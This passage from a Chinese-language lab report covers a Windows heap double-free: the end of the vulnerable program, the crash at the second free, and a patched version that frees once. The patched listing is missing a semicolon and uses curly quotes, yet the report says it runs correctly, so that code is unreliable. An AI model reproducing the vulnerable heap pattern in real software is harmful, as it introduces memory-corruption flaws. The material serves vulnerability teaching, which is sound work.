    // 打印 h6 执行 strcpy 后的内存内容
    printf("After strcpy, h6 memory:\n");
    print_memory(h6, 64);

    h7 = HeapAlloc(hp, 0, 16);
    puts("Never gets here.");

    return 0;
}
```

编译并运行：



第一次释放后即将执行第二次释放时程序中断。

4. 修改漏洞:

（1）修改后代码;

```
1.  #include <windows.h>
2.  #include <stdio.h>
3.  #include <string.h>
4.
5.  int main() {
6.      char buffer[1000] = ""
7.      HANDLE hp;
8.      HLOCAL h1, h2, h3, h4, h5, h6, h7;
9.
10.     hp = HeapCreate(0, 0x01000, 0x10000);
11.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
12.     memset(h1, 'a', 16);
13.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
14.     memset(h2, 'b', 16);
15.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.     memset(h3, 'c', 32);
17.     h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
18.     memset(h4, 'd', 16);
19.     h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);
20.     memset(h5, 'e', 8);
21.     HeapFree(hp, 0, h2);
22.     HeapFree(hp, 0, h3); // 只保留一次释放操作
23.     // h3 释放后不再对其进行操作
24.     h6 = HeapAlloc(hp, 0, 64);
25.     memset(h6, 'f', 64);
26.     strcpy((char *)h6, (char *)buffer);
27.     h7 = HeapAlloc(hp, 0, 16);
```

```
    puts(“Never gets here.”);

    return 0;
}
```

只保留一次释放操作。

（2）编译并运行：

正确返回 0.